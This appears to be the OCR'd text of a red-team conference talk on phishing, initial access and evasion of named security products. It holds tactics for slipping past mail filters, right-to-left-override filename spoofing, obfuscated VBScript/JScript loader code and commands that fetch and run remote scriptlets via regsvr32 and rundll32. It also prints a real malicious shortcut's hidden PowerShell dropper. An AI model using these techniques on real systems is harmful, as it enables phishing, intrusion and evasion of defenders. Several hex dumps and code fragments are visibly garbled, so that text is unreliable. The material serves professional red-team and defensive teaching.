



Modern Initial Access and Evasion Tactics Red Teamer's Delight

Mariusz Banach

Red Team Operator at ING Tech Poland

@mariuszbit, github/mgeeky



beacon > whoami



- 8+ years in commercial IT Sec
- Ex-malware analyst & AV engine developer
- IT Security trainer
- Pentester, Red Team Operator
- Malware Developer
 - Mostly recognized from my github.com/mgeeky
- Security Certs holder
 - *CREST CRT, CRTE, CRTP, OSCE, OSCP, OSWP, CCNA, eCPTX, CARTP*

Agenda

» A Few Phishing Tricks

» Initial Access in 2022

» Typical Vectors

» Rise of Containerized Malware

» The Beauty of HTML Smuggling

» Evasion In-Depth


» Delivery

» Exploitation

» Installation

» Command & Control

» Exfiltration



Disclaimer

- » Initial Access & Evasion tactics effectiveness is very Company/vendor specific
- » **Quite hard to maintain absolute 0% detection rate in Mature, Highly Secured Environments**
- » No fancy new tactics in this Talk :<
- » This talk shares my insights based on engagements delivered with following security stacks:
 - » MDE, MS Defender For Endpoint + ATP
 - » MDO, MS Defender For Office365
 - » MDI, MS Defender For Identity
 - » McAfee AV
 - » CrowdStrike Falcon EDR
 - » Palo Alto Proxy
 - » BlueCoat Proxy




PHISHING



Phishing

- » Stay away of regular e-mail exchanges
- » Stick more to Third-Party communication channels (*LinkedIn, Chat, Contact Forms*)
- » Develop multi-step plausible pretexts
 - » CV/Resume in response to a real Job Offer, Customer Inquiry
 - » Investor Relations (IR) exchange leading to IPO/bonds/shares acquisition
 - » Social Marketing offering
- » Bonkers tricks:
 - » Ride-to-Left-Override-Like-Its-90s
 - » *“This E-mail was scanned.[...] No Spam detected. Links are safe to open.”*





Phishing

» Get familiar with
state-of-the-art Detections

- Here we reverse-engineer 20+
 - MS Defender for Office365
Anti-Spam rules

<https://t.me/learningnets>

☰ README.md

```
Anti_Spam_Rules_ReverseEngineered = \  
{  
  '35100500006' : logger.colored('(SPAM) Message contained embedded image.', 'red'),  
  
  # https://docs.microsoft.com/en-us/answers/questions/416100/what-is-meanings-of-39x-microsoft-antispa  
  '520007050' : logger.colored('(SPAM) Moved message to Spam and created Email Rule to move messages fr  
  
  # triggered on an empty mail with subject being: "test123 - viagra"  
  '162623004' : 'Subject line contained suspicious words (like Viagra).',  
  
  # triggered on mail with subject "test123" and body being single word "viagra"  
  '19618925003' : 'Mail body contained suspicious words (like Viagra).',  
  
  # triggered on mail with empty body and subject "Click here"  
  '28233001' : 'Subject line contained suspicious words luring action (ex. "Click here"). ',  
  
  # triggered on a mail with test subject and 1500 words of http://nietzsche-ipsum.com/  
  '30864003' : 'Mail body contained a lot of text (more than 10.000 characters).',  
  
  # mails that had simple message such as "Hello world" triggered this rule, whereas mails with  
  # more than 150 words did not.  
  '564344004' : 'HTML mail body with less than 150 words of text (not sure how much less though)',  
  
  # message was sent with a basic html and only one <u> tag in body.  
  '67856001' : 'HTML mail body contained underline <u> tag.',  
  
  # message with html,head,body and body containing simple text with no b/i/u formatting.  
  '579124003' : 'HTML mail body contained text, but no text formatting (<b>, <i>, <u>) was present',  
  
  # This is a strong signal. Mails without <a> doesnt have this rule.  
  '166002' : 'HTML mail body contained URL <a> link.',  
  
  # Message contained <a href="https://something.com/file.html?parameter=value" - GET parameter with va  
  '21615005' : 'Mail body contained <a> tag with URL containing GET parameter: ex. href="https://foo.ba  
  
  # Message contained <a href="https://something.com/file.html?parameter=https://another.com/website"  
  # - GET parameter with value, being a URL to another website  
  '45080400002' : 'Something about <a> tag\'s URL. Possibly it contained GET parameter with value of an
```



Phishing

» Apply Phishing e-mail *HTML Linting*

» On embedded URL's domain – MS Defender for O365 ATP: Safe Links

- » Categorisation, Maturity, Prevalence, Certificate CA signer (Lets Encrypt is a no-go)
- » Domain Warm Up

» Landing Page specific

- » Anti-Sandbox / Anti-Headless
- » **HTML Smuggling <3**

» Keep your URL contents benign

- » Beware of `?id=` , `?campaign=`, `?track=`, `/phish.php?sheep=`
- » Number of GET params, their names & values DO MATTER



This link is being scanned.

We're scanning this link to see if it is malicious.

`www.unsafe_url/login.php`

We're scanning this link to see if it's malicious. The scan should be completed soon, so try opening the link in a few minutes.

X Close this page

Continue anyway (not recommended)

Powered by Office 365 Advanced Threat Protection

- Embedded Images
- Images without ALT
- Masqueraded Links
- Use of underline tag `<u>`
- HTML code in `<a>` link tags
- `` URL contained GET parameter
- `` URL contained GET parameter with URL
- `` URL pointed to an executable file
- Mail message contained suspicious words



Phishing

» Apply Phishing e-mail *HTML Linting*

```
:: Phishing HTML Linter
Shows you bad smells in your HTML code that will get your mails busted!
Mariusz Banach / mgeeky
```

(1) Test: **Embedded Images**

DESCRIPTION:

Embedded images can increase Spam Confidence Level (SCL) in Office365 by 4 points. Embedded images are those with `` . They should be avoided.

CONTEXT:

```

```

ANALYSIS:

- Found 1 `` tags with embedded image (data:image/png;base64,iVBORw0K). Embedded images increase Office365 SCL (Spam) level by 4 points!

(2) Test: **Images without ALT**

(6) Test: ** URL pointed to an executable file**

Message contained `<a>` tags with href="..." links pointing to a file with dangerous extension (such as .exe)

CONTEXT:

```
<a href="https://[redacted]report.z13.web.core.windows.net/onedrive.exe?url=https%3A%2F%2Fmy%2Eshar" href = "https://[redacted]report.z13.web.core.windows.net/onedrive.exe?url=https%3A%2F%2Fmy%2Eshar"
```

Tool

[MXToolbox](#)

[CanIPhish](#)

[Mail-Tester](#)

[Litmus \(Paid\)](#)

[MailTrap \(Paid\)](#)

[Phishious](#)

[Mail Headers Analyzer](#)

[decode-spam-headers.py](#)

[phishing-HTML-linter.py](#)



Phishing

» Email Sending Strategy – MS Defender for Office365 cools down a sender upon 4-5th mail

» **Throttling is absofreakinglutely crucial**

» What works nice for MDO:

» *GoPhish -> EC2 587/tcp Socat Redirector -> Gsuite -> Target*

ANALYSIS:

- List of server hops used to deliver message:

--> (1) "action" <action@.com>

|_> (2) SMTP-SERVICE (rev: ec2-35-180- eu-west-3.compute.amazonaws.com) (35.180.)

time: 2021-10-15 08:57:33+00:00

id: ulsm167704wrbl39.2021.10.15.01.57.33

by: smtp-relay.gmail.com

with: ESMTPS

for: < > (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128)

extra:

- version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128

- PDT

|_> (3) mail-wr1-f97.google.com (209.85.221.97)

time: 2021-10-15 08:57:34+00:00

id: fuzzy match: Exchange Server 2019 CU11; October 12, 2021; 15.2.986.9

by: AM5EUR02FT024.mail.protection.outlook.com (10.152.8.126)


with: Microsoft SMTP Server (version=TLS1_3 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)

```
#!/bin/bash
```

```
socat -d -d TCP4-LISTEN:587,fork TCP4:smtp.gmail.com:587
```



INITIAL ACCESS



Initial Access

» Phish to Persist

» **instead of Phish to Access** (Matt Hand @SpecterOps)

» Strive for delayed & elonged execution

» --> dechain File Write & Exec events

» Use VBA/WSH to Drop DLL/XLL

» COM Hijacking

» DLL Side Loading / DLL Hijacking


(%LOCALAPPDATA%\Microsoft\Teams\version.dll)

» XLL Persistence

» If dealing with CrowdStrike – drop CPL

Matt Hand
Jun 16 · 4 min read · Listen

Hang Fire: Challenging our Mental Model of Initial Access





Initial Access »



Typical Vectors - WSH

» Windows Script Host (WSH)

» VBE, VBS - VBScript

» JSE, JS - JScript

» HTA - HTML Application

» XSL - XML

» WSF - Windows Script File

» Language agnostic file format

» Allows multiple scripts („jobs”) and combination of languages within a single file

» **Mostly very-well detected**

```
<?XML version="1.0"?>
<job id="BGeOvXvypF">
  <script language="VBScript">
    <![CDATA[

Function xsuitablen(itransforms)
  Dim xselectx
  Set xselectx = CreateObject("ADODB.Stream")

  xselectx.Type = 1
  xselectx.Open
  xselectx.Write itransforms
  xselectx.Position = 0
  xselectx.Type = 2
  xselectx.CharSet = "us-ascii"

  xsuitablen = xselectx.ReadText


```

WSF

```
Sub puniverser()
  Dim jbocon, nbryanr
  Dim gsaidd
  Set gsaidd = CreateObject("WScript.Shell")
  nbryanr = gsaidd.ExpandEnvironmentStrings("%TEMP%")
  jbocon = nbryanr & "\65hZCAfqbn.xls"

  Dim htechnicalr
  Set htechnicalr = CreateObject("Scripting.FileSystemObject")
  If htechnicalr.FolderExists(nbryanr) Then
    If htechnicalr.FileExists(jbocon) Then
      htechnicalr.DeleteFile(jbocon)
    End If

    vbeew gsaidd, jbocon
    htechnicalr.DeleteFile(jbocon)
  End If
End Sub

puniverser
```

VBS

Available scripting engines [edit]

Note: By definition, all of these scripting engines can be utilised in CGI programming under Windows with any number of programmes and languages in it in files with a .wsh extension. Extended Html and XML also add to the additional possibilities when working with scripts for new scripts embedded in them as well.

Engine name	Scripting language implemented	Base language	File extension
VBScript	Microsoft VBScript	Microsoft Visual Basic	.vbs
JScript	Microsoft JScript	ECMAScript	.js
WinWrap Basic	WinWrap Basic	Basic	.wwb
PerlScript	Perl	Perl 5	.pls
PScript	Perl	Perl 5, CGI functionality	.p, .ps
XBScript	xBase Scripting Engine	xBase (Clipper)	.xbs, .prg
LotusScript WSH	LotusScript	Microsoft Visual Basic (q.v.)	.nsf
RexxScript	Rexx	Rexx	.rxs, .rx, .rex
ooRexxScript	Open Object REXX	REXX	.rxs
PythonScript	Python	Python	.pys
TclScript	Tcl/Tk	Tcl/Tk	.tcls
ActivePHPScript	PHP	PHP	.phps

```
<?xml version='1.0'?>
XSL
```

```
<stylesheet
  set agover
  xmlns="http://www.w3.org/1999/XSL/Tr
    & "urn:schemas-microsoft-com:xsl
      <?xml version=1.0?>
        <?xml version=1.0?>
        <output method="text"/>
      <ms:script implements-prefix=
    'lms
  Private tquidedn.xarabiaz,tk
  function (un)wepd((sagged))gnets
```

```
function base64ToStream(b) {
  var enc = new ActiveXObject("system.Text.ASCIIEncoding");
  var length = enc.GetByteCount_2(b);
  var ba = enc.GetBytes_4(b);
  var transform = new ActiveXObject("system.Security.Cryptography.FromBase64Transform");
  ba = transform.TransformFinalBlock(ba, 0, length);
  var ms = new ActiveXObject("system.IO.MemoryStream");
  ms.Write(ba, 0, (length / 4) * 3);
  ms.Position = 0;
  return ms;
}

var serialized_obj = %SERIALIZED%;
var entry_class = '%CLASS%';

try {
  setversion();
  var stm = base64ToStream(serialized_obj);
  var fmt = new ActiveXObject('system.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
  var al = new ActiveXObject('system.Collections.ArrayList');
  var d = fmt.Deserialize_2(stm);
}
```

JS



Initial Access »



Typical Vectors - Executables


» Executable files

- » EXE
- » CPL – Control Panel Applet (DLL)
- » XLL – Excel Addition (DLL)
- » SCR – Screensaver (EXE)
- » BAT, COM, PS1, SH

» Very well detected

» Unless dealing with CrowdStrike

- » For some reason CPL files are excluded from scanning
- » 100% Success Rate, No Joke



Article

An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors


George Karantzias¹ and Constantinos Patsakis^{1,2,*}

4.2. CrowdStrike Falcon

CrowdStrike Falcon combines some of the most advanced features with a very intuitive user interface. The latter provides a self and the machine's state during an attack through process tr

4.2.2. DLL-CPL-HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.




Initial Access »



Typical Vectors - LNKs

- » Clever use of shortcut files
- » Still a popular threat, especially in Phishing campaigns
 - » Ink - Link
 - » Often detected



```

000004B0: 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 | . . . . .
000004C0: 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 | . . . . .
000004D0: 20 00 2F 00 63 00 20 00 170 00 6F 00 77 00 65 00 | ./c..p.o.w.e.
000004E0: 72 00 73 00 68 00 65 00 16C 00 6C 00 20 00 20 00 | r.s.h.e.l.l. .-
000004F0: 77 00 69 00 6E 00 64 00 16F 00 77 00 73 00 74 00 | w.i.n.d.o.w.s.t.
00000500: 79 00 6C 00 65 00 20 00 168 00 69 00 64 00 64 00 | y.l.e..h.i.d.d.
00000510: 65 00 6E 00 20 00 24 00 16C 00 6E 00 6B 00 70 00 | e.n. $.l.n.k.p.
00000520: 61 00 74 00 68 00 20 00 13D 00 20 00 47 00 65 00 | a.t.h. . . .G.e.
00000530: 74 00 2D 00 43 00 68 00 169 00 6C 00 64 00 49 00 | t.-C.h.i.l.d.I.
00000540: 74 00 65 00 6D 00 20 00 12A 00 2E 00 6C 00 6E 00 | t.e.m. .x..l.n.
00000550: 6B 00 20 00 5E 00 7C 00 120 00 77 00 68 00 65 00 | k.^l..w.h.e.
00000560: 72 00 65 00 2D 00 6F 00 162 00 6A 00 65 00 63 00 | r.e.-o.b.j.e.c.
00000570: 74 00 20 00 7B 00 24 00 15F 00 2E 00 6C 00 65 00 | t. .{.$..l.e.
00000580: 6E 00 67 00 74 00 68 00 120 00 2D 00 65 00 71 00 | n.g.t.h. .e.q.
00000590: 20 00 30 00 78 00 30 00 130 00 30 00 32 00 44 00 | .0.x.0.0.0.2.D.
000005A0: 37 00 31 00 36 00 7D 00 120 00 5E 00 7C 00 20 00 | 7.1.6.). .l. .
000005B0: 52 00 65 00 66 00 65 00 163 00 74 00 20 00 45 00 | s.p.i.c.k.e.t.0

```

```

/c powershell -windowstyle hidden $lnkpath = Get-ChildItem *.lnk ^| where-object {$_.length -eq 0x0002D716} ^|
Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++)
{ $file[$i] = $file[$i] -bxor 0x77 }; $path = '%temp%\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file ^|
select -Skip 002838)) -Encoding Byte; ^& $path

```

```

Lister - [d:\viruses\weird-LNK-SBC9YF4.download]
File Edit Options Encoding Help
L  R  Fq  Y
PrOØ e; i  R  +00t /C:\
xe  C:\wInDOWs\SyStEm32#\V/D/c "set LNJV=script&&set
UBYT=C:\windows\Temp\^SBC9YF4&&SET KZOF=try{vPd3ar
c='!LNJV!';d='hPd3TtP: ';GPD3etObjPd3ect(C+d+'&&set
A1I=PCEfUPCEfUwert89eefk.gadvugarn.sbsPCEfU?IPCEfU');};catch(e){};&&set/np
F7BF="!KZOF;Pd3=!!A1I:PCEfU=/"<nu1 > !UBYT!.AjAS|cAa1A1] sAtAaArt !UBYT!.jAS
|c\MMq/%systemroot%\System32\shell32.dll$, {sVarNumero}

```

https://



Typical Vectors - HTMLs

- » HTML in Attachment – **not so commonly detected**
- » Can contain HTML Smuggling payload inside (more on this later)
- » Can be conveniently abused with Right-To-Left Override trick
 - » „My Resume.vbs” → „My Resume sbv.html”

```
PS D:\dev2\Penetration-Testing-Tools\phishing> py .\DancingRightToLeft.py -n 'My Resume.vbs' html
```

```
:: Dancing Right-To-Left

A script abusing Right-To-Left Override unicode byte to rename phishing payloads.

Mariusz Banach / mgeeky '22, (@mariuszbit)
<mb@binary-offensive.com>
```


INPUT:

```
Payload Filename      : My Resume.vbs
Payload Extension     : .vbs
Decoy payloads' extension as : .html
```

OUTPUT:

```
Your file was named in following way      : "My Resume \u202elmth.vbs"

Your filename will look like this (simulated) : "My Resume sbv.html"
Your filename will look like this (real display) : My Resume
```



sbv.html



Initial Access »



Typical Vectors - COM Scriptlets

» COM Scriptlets

» SCT - COM Scriptlet

» WSC - Windows Script Component


» INF-SCT - CSMTMP accepts INF which can execute COM Scriptlets

» Used to instantiate COM objects

» via Regsvr32

» via GetObject

» Can be detected



```
<?xml version="1.0"?>
<component>
  <registration progid="951HV.H7F3X" classid="{38b3" _
    & "dd76-c4ee-"
    & "44d0-978e-4cē2d7e14b0f}">
  </registration>

  <script language="VBScript">
  <![CDATA[

Function htmorrowy(esuspendede)
  Dim ucitedw
  Set ucitedw = CreateObject("ADODB.Stream")

  ucitedw.Type = 1
  ucitedw.Open
  ucitedw.Write esuspendede
  ucitedw.Position = 0
  ucitedw.Type = 2
  ucitedw.CharSet = "us-ascii"

  htmorrowy = ucitedw.ReadText
  Set ucitedw = Nothing
End Function

Function rsmokingb(hmuzep)
```

WSC


```
regsvr32 /s /n /u /i:http://server/file.sct
C:\Windows\system32\scrobj.dll
```

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication
";document.write();GetObject("script:http://127.0.0.1:8080/calc.sct").
Exec();
```

example.sct

```
1 <?XML version="1.0"?>
2 <scriptlet>
3 <registration
4   progid="PoC"
5   classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
6     <!-- Proof Of Concept - Casey Smith @subTee -->
7     <!-- License: BSD3-Clause -->
8     <script language="JScript">
9     <![CDATA[
10       //x86 only. C:\Windows\Syswow64\regsvr32.exe /s /u /i:file.sct scrobj.dll
11
12       var scr = new ActiveXObject("MSScriptControl.ScriptControl");
13       scr.Language = "JScript";
14       scr.ExecuteStatement('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
15       scr.Eval('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
16
17       //https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx
18       //Lots of hints here on further obfuscation
19     ]]></script>
20 </registration>
21 </scriptlet>
```

SCT



Initial Access »



Typical Vectors - Maldocs

- » Dodgy VBA macros
 - » Consider applying Defender ASR Bypasses
 - » Prepend with “Enable Macro” lure message + lure-removal automation
 - » Gazillion of different weaponization strategies – yet merely few effective:
 - » File Dropping-based
 - » DotNetToJS
 - » XSL
- » Documents that support Auto-Execution
 - » Typical Word, Excel ones
 - » **pub** - Publisher
 - » **rtf** – disguised Word document
- » **Macro-Enabled Office still not eradicated**

```
Microsoft Visual Basic for Applications - Normal - [Module1 (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Project - Project (General) Ln 1, Col 1
Private uparametersc As String
Sub Document_Open()
    msusano
'End Function
End Sub
Private Function lclipp(ByVal orevenuey As String) As Byte()
    ' Set nqualificationr = fcommitteda.createElement(StrReverse("
    On Error GoTo rtwind
    ' Dim zconcludedh() As
    Dim fcommitteda, nqualificationr, wbatterym, cstatm
    'Dim zconcludedh() As Byte
    Set fcommitteda = CreateObject(uparametersc & _
        StrReverse("1" & _
            & "-63B7-09FB3392:wen") & StrReverse("E389F40C00-E02B-2D1") & Chr(Int(" _
            & "54")) & Chr(Int("48")))
    Set nqualificationr = fcommitteda.createElement(StrReverse _
        ("retnIemos_fbo") & uparametersc & "nal" & "Name" & uparametersc)
    nqualificationr.DataType = "bin" & ".bas" & uparametersc & "e64"
    ' On Error GoTo rtwind
    nqualificationr.Text = orevenuey
    wbatterym = nqualificationr.NodeTypedValue
    For cstatm = LBound(wbatterym) To UBound(wbatterym)
        ' Dim zconcludedh() As Byte
        wbatterym(cstatm) = (wbatterym(cstatm) + 35) Mod 256
    Next
    ' Sub Docu
    lclipp = wbatterym
    ' Set fcommitteda = Crea
Exit Function
rtwind:
    'Sub kfl
End Function
```



